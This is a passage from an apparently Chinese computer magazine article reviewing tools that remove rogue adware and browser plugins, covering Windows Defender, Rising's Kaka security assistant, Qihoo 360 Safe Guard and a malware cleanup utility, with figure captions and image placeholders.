



图3





图4

Windows Defende由于是微软的产品因此稳定性和兼容性是没的说。这是它最大的优点，但是由于Windows Defende反间谍软件来自国外，因此在对国内的流氓软件扫描清除时与Microsoft Windows恶意软件删除工具一样存在着水土不服的缺点。

### 3．卡卡上网安全助手

这是瑞星公司出品的反流氓软件，可智能拦截Flash、弹出窗口及浮动广告，可以方便的对插件进行管理和免疫，更好地管理插件加载项，快速删除恶意程序，并且彻底免疫插件的自动下载。

首先从**http://tool.ikaka.com**下载卡卡上网安全助手，安装完成后在开始菜单中打开“卡卡上网安全助手”—“系统修复”—“IE外观修复”，如图5。在此可以对各种常见的流氓软件的插件进行禁用或清理。选定需要清理的流氓插件，可以禁用或清理它们。由于它是著名杀毒软件瑞星公司的产品，因此流氓插件删除效果也很好。





图5

卡卡上网安全助手的进程管理器对于清理流氓软件和木马、病毒等效果有不错，如图6，可以结束可疑进程，查找进程中的模块。




图6

### 4．奇虎360安全卫士

对于360安全卫士在前几期的黑客X档案上已经介绍过了，最新版2.1正式发布后它的功能更强了。现在的360安全卫士可查杀230款恶意软件，管理313款插件，解释26600条进程知识(这一次可是清楚的中文解释了哦，还不懂的话就赶紧去Google搜索一下相关知识吧)，如图7。可以看到新版比老版本功能更多，删除流氓软件的功能更强。对绝大多数的流氓软件都可以清除，并且效果比较理想，强烈推荐使用。

360安全卫士不仅可以清除流氓软件，还可以对流氓软件进行免疫，如图8。可以对100多种弹出的插件进行免疫，几乎包括了所有常见的流氓软件。





图7





图8

### 5．恶意软件清理助手

恶意软件清理助手为绿色软件不需要安装，下载解压后直接运行即可，如图9。

